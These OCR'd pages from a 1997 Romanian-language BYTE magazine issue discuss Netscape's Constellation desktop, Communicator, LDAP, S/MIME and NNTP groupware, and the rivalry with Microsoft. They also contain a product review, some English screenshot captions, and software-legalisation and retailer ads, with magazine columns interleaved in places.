
Orientare rețea

Desigur, pentru ca toate acestea să funcționeze într-adevăr aplicația trebuie să fie la fel de omniplatformă și orientată rețea ca și Constellation. Utilizatorii pot executa aplicații native ca Microsoft Office din Home-

zat situl BYTE. Acesta deservește cele trei puteri: personalul de la BYTE, cititorii BYTE și ofertanții de hardware și software. Membrii fiecărui grup sunt răspândiți pe tot globul și sunt interconectați prin aplicații Web, e-mail și de conferințe. De exemplu, atunci când un cititor trimite comentarii la un articol din arhiva noastră on-line, situl transferă mesajul la grupul corespunzător de redactori. Atunci când un ofertant trimite un comunicat de presă electronic, documentul este mutat într-o arhivă proprie, vizibilă doar pentru personalul revistei sau într-o arhivă publică vizibilă pentru toată lumea.

Acestea sunt exemple de tipuri de aplicații Internet utile pentru orice firmă pentru lucrul mai eficient cu beneficiarii și furnizorii proprii. Puteți face aceste aplicații azi, dar există unele limitări. Eu folosesc e-mail pentru transferul de aplicații, dar l-aș folosi mai mult dacă a putea stabili canale cu securitate. Noi utilizăm conferințe NTTP (Network News Transfer Protocol, protocolul care leagă grupurile Usenet pe Internet) în mod public, dar nu și privat, deoarece controlul accesului este încă primitiv. Am dori să orientăm aplicațiile spre grupuri specifice de

Desktop orientat rețea



Republicans Seek Restraining Order

Dole Defends his Economic Program

Yankees Win World Series in Comeback


Say it: ***The Yankees are World Series champions***. It just sounds *right*, does it?

The most storied franchise in big-league history won its 23rd World Series title, rallying from two games back to win four in a row against the Atlanta Braves.

There was an assorted group of Yankees heroes. Cecil Fielder hit .391. David Cone, Jim Leyritz and Andy Pettitte helped take three victories in Atlanta. There were compelling personal stories. "In my lowest moment, I never thought I'd see anything like this again," said Yankees outfielder Darryl Strawberry, who battled back from drug,

Try Our Latest Expense Report Site

Blocurile de informații și panoul Homeport se află ascunse până la utilizare și apar din diferite părți ale ecranului, la nevoie.



Puteți vedea paginile Web pe desktop la Homeport deoarece este de fapt o fereastră navigator pe tot ecranul.

port, dar numai dacă sistemul local are aceste aplicații. Acesta este motivul pentru care Netscape promovează puternic Java. Programele Java pot sosi prin rețea și se pot executa oriunde.

Un alt element important din Constellation este accesul convenabil la informații actuale din rețele foarte îndepărtate. Azi, navigatoarele Web permit utilizatorilor să tragă (pull) informații din Internet la cerere și serverele de liste împing (push) automat informațiile în cutiile poștale ale abonaților. Constellation utilizează avantajele tehnologiilor de vârf pentru Web pentru a completa aceste metode cu ceva numit tragere isteață (smart-pull): livrarea la timp a informațiilor selectate direct la desktop-ul utilizator. Utilizatorii primesc doar informațiile solicitate, fără navigare obositoare. În plus, Constellation poate anunța utilizatorii în momentul în care informațiile sunt disponibile. Aceste fluxuri de informații pot conține orice, de la cursurile de la burse la scoruri de întâlniri sportive sau buletine de firmă.

Constellation poate recepționa fluxuri de informații prin HTTP (HyperText Transfer Protocol), SMTP (Simple Mail Transfer Protocol), Marimba Castanet sau PointCast Network. HTTP și SMTP sunt metodele mai convenționale. Ele permit celui care trimite să cripteze datele cu SSL (Secure Sockets Layer) sau S/MIME (Secure Multipurpose Internet Mail Extension). Un tag special anunță Constellation să direcționeze fluxul de informații direct la Homeport, unde JavaScript îl afișează ca pagină HTML sau bloc de informații care apare la baza ecranului.

Castanet a fost proiectat să emită informațiile selectate spre un număr mare de oameni prin utilizarea serverelor Marimba de transmisie și repetare. Transmitter este softul de server care trimite informațiile spre utilizatorii care au cerut informațiile prin acord (tuning-in) cu clientul Marimba numit Tuner. (Constellation include o versiune proprie de Tuner). Repetoarele sunt transmițătoare în oglindă care permit emisii pe scară largă fără să aglomereze Web-ul.

PointCast este o rețea de transmisie prin Web mai cunoscută, care de asemenea permite livrarea de informații filtrate. PointCast poate găzdui conținutul de informații pentru furnizori mai mici de servicii care n-au servere proprii, spune Netscape.

Active desktop va permite utilizatorilor să obțină inteligent informații din diferite surse. Rămâne de văzut care mediu va lucra mai bine. Dar în afară de detaliile de implementare, diferențele principale între Active Desktop și Constellation își au originea în viziunea diferită pe care o au Microsoft și Netscape despre viitor.

Va domina Windows?

Microsoft vede în Windows platforma dominantă pe toate tipurile de echipamente în anii următori și astfel compatibilitatea Windows este esențială. Celelalte platforme trebuie să conlucreze cu Windows și cu tehnologiile Windows ca ActiveX, dar Windows pe PC va continua să fie cea mai răspândită experiență legată de tehnica de calcul și Microsoft va lupta ca lucrurile să rămână așa.

În mod diferit, Netscape prevede o mai mare fragmentare a platformelor. Utilizatorii vor accesa rețelele din PC-uri Windows desigur, dar și de pe Mac sau sisteme Unix, calculatoare de rețea (NC) sau console video din cămine, instalații casnice și echipamente mobile de toate felurile. Acestea nu vor avea toate Windows. Netscape se așteaptă ca mai mulți utilizatori să folosească timp de calcul pe calculatoare care nu sunt ale lor. De exemplu, călătorii în delegație ar putea răspunde la e-mail pe calculatoare aflate în aeroporturi sau hoteluri.

Posibilitățile crescute de conectare în rețele de date globale aproape de oriunde și cu aproape orice echipament sunt forța motrice pentru Constellation. Acest lucru este explicația faptului că Netscape vede rețeaua, nu ca orice gen de client ci ca centru al noului univers.

Tom R. Halfhill (thalfhill@bix.com) este BYTE senior editor și lucrează la sediul din San Mateo, California.

ofertanți sau cititori și am face acest lucru dacă serviciile de director comun și de certificate ne-ar permite administrarea acestor grupuri. Am dori o standardizare a serviciilor pe serverul nostru propriu de Internet mail și am putea face acest lucru, dacă personalul ar putea sincroniza ușor echipamentele diferite de la care accesează serverul. Aș face și moarte de om pentru aplicație de planificare pe Internet: mare parte din documentarea pentru acest studiu a implicat coordonarea timpului pentru interviuri cu oamenii din domeniu, aflați în fusuri orare diferite.

Următorul set de standarde Internet, inclusiv LDAP (Lightweight Directory Access Protocol), S/MIME (Secure Multipurpose Internet Mail Extension), IMAP (Internet Message Access Protocol), Java și IIOP (Internet Interoperable ORB Protocol), ne vor duce în epoca colaborării cu groupware global. Toate platformele groupware vor trebui să adere la standardele Internet pentru a putea supraviețui. Pentru Lotus Notes, Microsoft Exchange și Novell GroupWise provocarea este să reproiecteze sistemele existente, care sub multe aspecte realizează deja ceea ce vor face produsele generației următoare de la

Netscape, pentru a le face compatibile cu standardele actuale și viitoare pentru Internet.

Cursa impresionantă realizată de Netscape în ultimii doi ani a scos în evidență talentul extraordinar de la Netscape în identificarea și elaborarea standardelor pe care trebuie să se bazeze afacerile pe Internet. HTTP (HyperText Transfer Protocol), HTML (Hypertext Markup Language), SMTP (Simple Mail Transport Protocol) și câteva altele, au impulsionat frenezia inițială pentru Web. Acum însă, lucrurile sunt diferite. Competitorii Netscape se aliniază la aceleași standarde din următoarea generație și firma are acum propria bază de instalări de la care poate porni. În plus, serviciile complete Internet pe care le are în vedere Netscape au nevoie de mult mai multă planificare a infrastructurii decât simpla lansare a paginii Internet a unei firme. Acestor probleme se mai adaugă una: Microsoft are idei proprii privitoare la viitorul Internet și oricare din acestea ar putea deturna planurile Netscape.

În clipa în care citiți rândurile de față, Netscape are în plan să lanseze deja un set de produse client și server care vor adăuga consistență viziunii proprii de colaborare prin grupware pe Internet. Ce fel de colaborare și comunicare vor asigura aceste produse? Cum pot proiectanții de aplicații să transfere noile facilități la clienți? Dar pe servere? Nu pot afirma cu siguranță, codul nefiind disponibil la închiderea ediției, dar iată ce am aflat până acum:

6 căi prin care Microsoft poate învinge Netscape

1 **Impactul NT.** Corporațiile se îngrămădesc la Windows NT. Și în timp ce Netscape vinde o mulțime de servere Internet pentru medii NT, serverele Internet de la Microsoft se integrează strâns cu NT.

2 **Cadru matur de componente.** Microsoft își îmbunătățește componentele de ani de zile. Versiunea viitoare de VisualBasic 5 face din construcția componentelor ActiveX o activitate banală. Este adevărat că alternativa preferată de Netscape, CORBA (Common Object Request Broker Architecture), atrage mai mult proiectanții de la firme. Dar corba este un model de obiecte (ca și COM , Common Object Model de la Microsoft) și nu un cadru pentru componente ca ActiveX. Care este alternativa sistemelor deschise pentru ActiveX ? Probabil JavaBeans, dar cerneala de abia s-a uscat pe specificațiile acestuia.

3 **Monopolul la desktop**. Stăpânirea de către Microsoft a suprafeței de lucru desktop creează posibilități nesfârșite pentru Microsoft ca să marginalizeze clientul Netscape. Când Windows va include Internet Explorer, zilele de dominație Navigator pot fi numărate. În mod mai subtil, mașina virtuală Java de la Microsoft care lucrează cu Java va ocoli conexiunea de client la server, favorizată de Netscape prin IIOP (Internet Interoperable ORB Protocol) și va utiliza DCOM (Distributed Common Object Model) de la Microsoft.

4 **Server de tranzacții.** Lipsește un element dintre facilitățile de programare pentru server la Netscape Enterprise Server 3.0: suportul pentru urmărire TP. Acesta este prevăzut pentru Enterprise Server 4.0, dar Microsoft va realiza acest lucru mai rapid. Folosind versiunile beta de la Internet Information Server 3.0 și Transaction Server, proiectantul învață deja crearea de pagini Web care se execută sub control pentru tranzacții, prin pool automat al firelor și conexiunilor la baze de date.

5 **Neutralitatea față de limbaje** - Netscape favorizează evident combinațiile de Java și JavaScript atât pentru dezvoltări client cât și pentru server. Accentul la Microsoft cade pe cadrul ActiveX - scrieți componente în C++, Java sau chiar Cobol și faceți un script cu VBScript, JavaScript, Perl sau Python. Această strategie încurcă definitiv cofondatorul Netscape Marc Anreessen, care se întreabă: „Chiar dorim să încurajăm proliferarea limbajelor?“ Poate nu, dar realitatea există.

6 **Standarde deschise.** Repetați, vă rog? Netscape trebuie să se teamă de suportul Microsoft pentru standarde deschise? Este curios, dar câteodată este adevărat. Microsoft a învins Netscape cu o implementare pentru Cascade Style Sheets (CSS). Netscape va realiza ceva mai bun prin JavaScript Style Sheets (JSS), un set extins CSS programabil cu JavaScript, dar nu înainte de Navigator 4.0. Între timp Microsoft se poate considera un cetățean mai bun, sub acest aspect ca Netscape. Regulile se schimbă rapid și Microsoft la fel.

Comunicare și colaborare

De la versiunea a 2-a, Netscape a fost un set de aplicații, constând din servicii de poștă și de știri și un navigator. Acest set este în sine o platformă mai funcțională de lucru în grup, decât s-a recunoscut în general, până acum. De exemplu, din cauza că programul pentru poștă și citire știri activează automat URL-uri, el permite și compunerea în hipertext. Dacă citiți URL-urile corect, îmi puteți transmite o legătură la un document prin poștă și nu trebuie să trimiteți documentul și veți putea să includeți legătura și într-o transmisie de știri prin poștă. Deoarece navigatorul înțelege știrile, news:// URL, grupurile de discuții create ocazional se pot integra în spațiul Web cu documente publicate în mod standard. Deoarece discuțiile pot utiliza un canal protejat prin SSL (Secure Sockets Layer), colaborarea se poate face în condiții sigure. În plus, de la versiunea 2, programul de poștă (nu și cel de știri) poate reda o mare parte din HTML. Acest fapt este semnificativ nu numai pentru că pot să trimit text formatat și grafică, ci și deoarece pot trimite o formă HTML legată de un script, deci de o aplicație.

Ce îmbunătățiri poate aduce Netscape? Multe. Începând cu Composer, un editor simplu HTML utilizabil pentru scrierea de mesaje e-mail și anunțuri pentru grupuri de știri. Există editoare HTML mai spectaculoase desigur, dar chiar și acestea fac doar ce fac editoarele de texte, de ani de zile. Dar unealta simplă de compunere mesaje din programele de poștă și cele de știri este cea care pompează miliarde de cuvinte zilnic pe Internet. Composer va invita utilizatorii să abandoneze convențiile de formatare ASCII existente de decenii și să utilizeze text cu fonte, culori, liste marcate, hiperlink-uri mai lizibile și chiar și conținut activ. Și alți clienți Internet vor urma această cale și cu puțin noroc HTML va fi la sfârșitul anului bine poziționat ca să elimine textul ASCII simplu, ca numitor comun al tuturor formelor de conținut pe Internet.

Unul din elementele remarcabile din Communicator (vedeți: *„Internet communicator prin excelență“*) este un căutător de directori care utilizează o nouă agendă (address book- utilizat în comun de clienții mail, news și calendar), pentru a aduce nume din două surse. Una este directorul propriu al firmei aflat pe serverul de directori Netscape. Cealaltă este Four11, un serviciu public de pe Web care face căutări de adrese e-mail. Pentru un novice în Internet acest lucru va părea total neremarcabil. Nu a lucrat Internet-ul așa din totdeauna? Nu, de fapt nu și nici acum nu lucrează așa, dar va lucra datorită în mare parte sponsorizării agresive din partea Netscape pentru standardul LDAP (Lightweight Directory Access Protocol).

Acum câțiva ani, AT&T și Novell au propus o alternativă, un Internet pentru firme construit în jurul serviciilor NDS (NetWare Directory Service). Acesta nu a avut succes din mai multe motive, printre care și cerința pentru un arbore global NDS cu rădăcină unică. Acest model de sus în jos era în contradicție cu fermentul organic ce alimentează

CÂTEODATĂ MERITĂ SĂ RIȘTI
CÂTEODATĂ NU

CAMPANIE DE LEGALIZARE

În mod excepțional,

Microsoft România vă oferă o șansă UNICĂ:

în intervalul 1 martie - 31 mai 1997,

puteți achiziționa

sistemele de operare Windows,

pachetele de software Microsoft Office

și chiar noul Office 97

la prețuri speciale (prețuri de upgrade).

Folosirea software-ului fără licență este interzisă prin lege.

Ca utilizator legal, beneficiați de suport tehnic și documentație, prețuri preferențiale la trecerea la noi versiuni ale programelor deținute, protecție împotriva virușilor, informații și invitații cu prilejul lansării unor noi produse ... și multe altele.

Ca utilizator de software pirat, aveți numai dezavantaje! Pentru că legea copyright-ului stabilește pedepse aspre pentru cei care distribuie sau folosesc programe fără licență. Și pentru că în România va acționa în curând un organism - Business Software Alliance (BSA) - specializat în supravegherea aplicării prevederilor acestei legi.

Microsoft®


Încă nu e prea târziu să intrați în legalitate!

---

scop COMPUTERS

Strada Știrbei Vodă nr.150

Telefon: 223.40.54, 223.40.55, Fax: 220.47.49



To: president@whitehouse.gov

Subject: renter-occupied housing, Pennsylvania Ave.

Dear Bill,

As the attached table shows, the ratio of owner-occupied to renter-occupied housing in your neighborhood seems a little odd. For more detailed analysis, please see the full report.

Household Demographics for 1 US Census Block Group

Category	Units	(%)
Owner Occupied Units	0	0.0
Renter Occupied	2	100.0

Border line width: 1 pixels

Cell spacing: 1 pixels between cells

Cell padding: 3 pixel space within cells

☑ Table width: 45 % of parent cell

☐ Table min. height: 100 % of parent cell

☐ Table color:

☑ Include caption: ● above ○ below table

Table alignment

Composer (Inglobat aici în clientul de poştă din Communicator) vrea să facă din HTML numitorul comun pentru text pe Internet.

creşterea Internet. Prin contrast, LDAP încurajează o abordare de jos în sus. „Vom determina firmele subordonate să-şi administreze directorii proprii independenţi", spune Laird Popkin, director pentru tehnologii şi arhitecturi la compartimentul de servicii Internet de la The News Corporation, „apoi vom folosi replicare LDAP pentru a oglindi totul în sus, într-un director complet al firmei." Firmele pot construi servere LDAP de la zero sau pot oferi o interfaţă LDAP pentru directorii existenţi. Mike Santullo, preşedintele Four11 afirmă că a durat mai puţin de o săptămână pentru ca serviciul lui să fie capabil de LDAP.

Cu programul de poştă cu facilităţi S/MIME de la Web Communicator se pot trimite mesaje criptate şi cu semnătură digitală. Criptarea înseamnă că doar dumneavoastră puteţi citi mesajul, a fost criptat cu cheia dumneavoastră publică şi se poate decripta doar cu cheia dumneavoastră personală. Semnătura digitală mă asigură că doar eu şi nimeni altul, am scris mesajul. Am ataşat un extras (digest) al mesajului, extras criptat cu cheia mea privată. Sistemul destinaţie poate decripta extrasul utilizând cheia mea publică şi apoi poate genera un extras nou. Dacă cele două extrase coincid, semnătura este verificată. Nu există nici o noutate; utilizatorii de Lotus Notes, de exemplu, au putut face acest lucru de ani de zile. Ceea ce este nou este invitaţia adresată zecilor de milioane de utilizatori Internet ca să folosească metodele de criptare cu cheie publică. Acest scenariu ridică două probleme imense în viitor.

Prima este problema infrastructurii. Cine va întreţine directorii în care vom căuta certificatele şi cheile, unii la alţii? Cine va administra autoritatea de certificare care leagă cheile publice la identităţi? Netscape a livrat recent servere de directori şi certificate care rezolvă aceste probleme la nivelul firmelor. VeriSign oferă un serviciu de certificare pe Internet. Four11 are în plan să găzduiască directori pentru firme care doresc să contracteze serviciile proprii de directori din exterior. Acest lucru este posibil deoarece LDAP de la Netscape se află pe SSL, care asigură traficul în siguranţă pe Internet. Firmele care se decid la o infrastructură cu cheie publică trebuie să analizeze implicaţiile acestor soluţii şi modul optim de configurare pentru implementare.

A doua este problema uşurinţei în utilizare. Printre realizările remarcabile de la Navigator este şi modul în care a realizat o formă de criptare cu cheie publică, o sesiune SSL securizată între navigator şi serverul Web, care este absolut simplă de utilizat. Se selectează simplu cu maus o legătură https:// (unde s este pentru HTTP securizat) şi iconul se retrage, apare un cadru albastru şi puteţi introduce numărul cărţii de credit în forma securizată. Va fi oare posibilă realizarea de operaţii la fel de simple în cazul criptării şi semnăturii S/MIME, care cere utilizarea de către oameni a cheilor private? „Da, cu cartele inteligente", afirmă Anreessen. Înainte ca această opţiune să se răspândească totuşi, Communicator şi alţi clienţi Internet securizaţi vor trebui să ne instruiască în utilizarea cheilor de criptare. Există inclus în Communicator un consilier de securitate cu care Netscape încearcă abordarea problemei.

Evoluţie sau revoluţie?

Pentru răspândirea colaborării securizate este nevoie de un salt major în modul de utilizare Internet. Există motive coercitive pentru un asemenea salt. Din momentul în care aţi distribuit certificate de client pentru toţi utilizatorii din intranet-ul Netscape de exemplu, ei vor putea să se conecteze pentru a accesa resursele permise de pe toate serverele SuiteSpot 3.0 mail, de ştiri, de Web şi de directori. E-mail securizat se poate transfera în cadrul şi în exteriorul limitelor firmei. Acest lucru este util nu numai pentru comunicări între persoane, ci şi pentru tranzacţii comerciale bazate pe e-mail. Dacă găzduiţi discuţii publice, vă puteţi proteja de mesaje falsificate sau nedorite.

Beneficiile sunt enorme, dar şi efortul şi costurile sunt pe măsură, la migrarea de la modelul nume_utilizator / parolă la un sistem criptografic de certificare. „Netscape nu trebuie să ofere suport pentru nenumărate sisteme vechi" spune Chris Allen, preşedintele de la Consensus, un furnizor de truse de unelte SSL, „deci ar dori o deplasare foarte rapidă la o lume numai cu certificate." „Microsoft", spune el, „agreează o abordare mai evolutivă". Internet Explorer poate, de exemplu, autentifica în condiţii de securitate un Internet Information Server folosind protocolul Windows NT challenge/response pentru transmiterea în siguranţă a parolei client. „Cerinţele clienţilor şi comoditatea fac parolele utile" adaugă conducătorul proiectării de la Consensus, Tim Dierks. „Să nu fim criptosnobi. CompuServe are milioane de utilizatori cu parole. Ei văd un cost imens în răspândirea certificatelor."

Conferinţele bazate pe NNTP care funcţionează pe situri ca netscape.com şi microsoft.com fac posibil pentru mii de proiectanţi să adune cunoştinţe şi să schimbe puncte de vedere. Cu toată valoarea unor asemenea conferinţe, mai rămân lucruri de făcut. Utilizatorii nu au posibilitatea de a căuta, categorisi sau reorganiza perspectiva oferită după propriile necesităţi. Dezvoltările primite de Netscape prin cumpărarea lui Collabra abordează acum aceste limitări. Viitorul server și client Collabra de la Netscape nu mai sunt simple produse Collabra Share cu etichetă Netscape. Acestea sunt produse de generația viitoare NNTP așteptate de mult și foarte necesare. Clientul lucrează cu vederi ale bazei de mesaje într-un mod care vă va reaminti (și nu întâmplător) de Lotus Notes. Va putea lucra acum și off-line, ca și cititoarele de știri de la Forte, Microsoft și de la alții, care pot lucra de mult în acest mod.

Collabra server se livrează cu motor de indexare full-text și mecanism sofisticat de control al accesului. Pentru asigurarea suportului la noile facilități, Netscape a propus extensii la NNTP și a depus aceste extensii la IETF (Internet Engineering Task Force) pentru aprobare. Este plăcut să vezi că acest venerabil protocol evoluează. Conferințele NNTP sunt un mod din ce în ce mai agreat de colaborare. Atunci când se lucrează local, adică nu în Usenet-ul obișnuit, aceste discuții creează documente valoroase cu timpul, pentru firmă. Noile unelte Collabra de la Netscape vă vor ajuta să organizați și administrați aceste documente.

Client programabil

Tehnologia Web din prima generație s-a impus proiectanților de groupware deoarece se puteau distribui aplicații la utilizatori aflați oriunde pe glob, pe orice fel de calculator. Accesul universal era posibil, datorită unui client portabil care putea reda pagini HTML și un server portabil care putea pompa pagini prefabricate și genera dinamic pagini noi. Tendința de acum este de a îngloba mai multă inteligență în client, sub forma unor extensii sau componente Java sau ActiveX. Dar Netscape își dă seama că mai există resurse în HTML sau HTML cu JavaScript. În acest scop, componentele compatibile HTML din Communicator vor asigura suport pentru o serie nouă de facilități HTML:

Poziționare absolută x-y. Puriștii spun că treaba HTML este doar descrierea conținutului și nu și specificarea detaliilor pentru modul de prezentare. Dar pe măsură ce definiția conținutului se extinde pentru a include tot felul de elemente GUI, proiectanții de aplicații solicită în mod justificat un ecran tip grilă. Microsoft rezolvă acest lucru prin HTML Layout Control, dar desigur numai pentru medii ActiveX. Netscape promovează o soluție HTML de uz general. Deoarece aceste două soluții diferă semnificativ, modul de abordare a punerii în pagină (layout) reprezintă un pericol serios pentru universalitatea paginilor Web.

Nivele. Netscape adaugă o a treia dimensiune la pagina Web. Acest lucru înseamnă


BYTE EVAL Unelte de comunicare

Mai mult decât un simplu navigator, Communicator de la Netscape face utilizarea Internet-ului mai ușoară ca niciodată. De Pete Loshin

Comunicați cu Internet Communicator

Communicator de la Netscape, cu trusa completă de unelte de comunicare intranet și Internet este un fel de briceag militar elvețian pentru cei care navighează pe Web. Versiunea de 49$ este o suită care include Navigator 4.0 browser, utilitarul Messenger pentru e-mail, un editor HTML Composer, Netscape Collabra (groupware) și Conference (atât pentru lucru în pagină comună cât și voce). Pentru 79$, Communicator Pro oferă și mai mult: interfața nouă desktop Constellation de la Netscape; Calendar pentru planificare de grup; Autoadmin pentru configurare centralizată Communicator și emulare cu Java pentru 3270 pentru acces la sisteme mari.

Ultima versiune de Navigator adaugă suport HTML pentru nivele (care permit animații ușoare), foi de stiluri pentru configurarea ușoară a paginilor și poziționare în coordonate absolute. Noul tag </Object> simplifică inserarea de aplet-uri Java și AutoInstall folosește semnături digitale pentru aducerea rapidă (download) a extensiilor. Dar noutatea pentru mine a fost lucrul îmbunătățit cu adresele (bookmarks). Pentru a adăuga o adresă trebuie doar selectat și tras icon-ul locației pe cel de Bookmark și se pune URL-ul în lista principală de adrese sau într-un catalog secundar.



Unealta bookmark vă permite să trageți și să puneți datele în cataloage.

Icon-urile oferă imagini noi, mai clare.

O bară flotantă de unelte permite selectarea altor unelte Communicator.

Noua imagine Communicator oferă icon-uri mai istețe, bare de control și lucrul facil cu bookmark.

Cu butonul unic de publicare pe Web din Composer puteți configura anticipat conectarea la situl propriu Web astfel încât să puteți trimite documentul curent, cu grafice cu tot, cu o singură selectare de buton. Construirea de legături, adăugarea de grafică și efectuarea altor activități HTML importante au toate suport prin GUI, ca și construirea automată a tabelelor și inserarea drag-and-drop a apleturilor Java și a imaginilor.

Communicator memorează mesajele de poștă și elementele de știri în cataloagele corespunzătoare din Integrated Message Center. Composer lucrează implicit cu Enriched HTML pentru poștă și citire / scriere de știri cu toate că puteți comuta pe ASCII simplu cu un buton. Modulul de lucru în grup Collabra asigură suport pentru grupuri de discuții securizate prin SSL 3.0 și modulul e-mail din Messenger oferă suport IMAP (Internet Mail Access Protocol) pentru mesaje mai flexibile.

Folosind un simplu formular puteți face ca Messenger să sorteze poșta sosită după aproape orice atribut. Poate face și căutare LDAP (Lightweight Directory Access Protocol) în directori pentru găsirea adreselor e-mail pe Internet. Totuși, facilitatățile cele mai impresionante la Collabra, ca de exemplu căutările, pe partea server, de grupuri de știri sunt disponibile acum doar împreună cu serverul Collabra.

Netscape Communicator $49
Communicator Pro, $79
(rulează cu Windows 95, NT, sau 3.x; Mac OS 7.1 sau mai nou; și variante de Unix, inclusiv Linux)

Ieșirea de voce oferită de modulul de conferință din Collabra a fost nesigură, calitatea sunetului fiind între proastă și execelentă. Un fapt pozitiv este că modulul de conferință Collabra include o tablă (whiteboard) care poate fi utilă și la legături lente. Puteți adnota informațiile de pe tablă folosind tastatura sau maus-ul. Un set de unelte grafice, mai complexe decât simplul creion colorat și guma, vă permit crearea de linii drepte și figuri geometrice sau punerea de săgeți de evidențiere pe tablă. Conținutul tablei poate fi salvat pentru referințe ulterioare și puteți trage pe tablă fișiere grafice sau secțiuni din desktop pentru utilizare partajată prin tablă. O facilitate promisă de navigare în grup nu era încă implementată la versiunea beta folosită.

Communicator amplifică războiul navigatoarelor. Simplicitatea și integrarea uneltelor intranet / Internet va face ca să fie greu de depășit în 1997.

APRECIERE					
TEHNOLOGIE	★	★	★	★	★
IMPLEMENTARE	★	★	★	★	★

Pete Loshin este editor tehnic la BYTE. puteți să-l contactați la ploshin@bix.com.


★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

că un document HTML poate fi o stivă de nivele activabile selectiv prin script. Puteți utiliza această facilitate pentru a crea casete de dialog tabelate sau chiar animații simple folosind doar HTML și JavaScript. De ce nu poate trata Java aceste sarcini? Poate, dar atunci când o soluție pură HTML/JavaScript satisface, proiectanții o vor considera mai ușor de distribuit, iar utilizatorii mai ușor de încărcat și executat.

Foi JSS (JavaScript Style Sheets). JSS îmbină foile in stil HTML cu abilitatea JavaScript în sesizarea și reacția la lucruri ca lărgimea ferestrei navigator. Stilurile se pot adapta astfel inteligent la proprietățile mediului de vizualizare.

Extensii noi

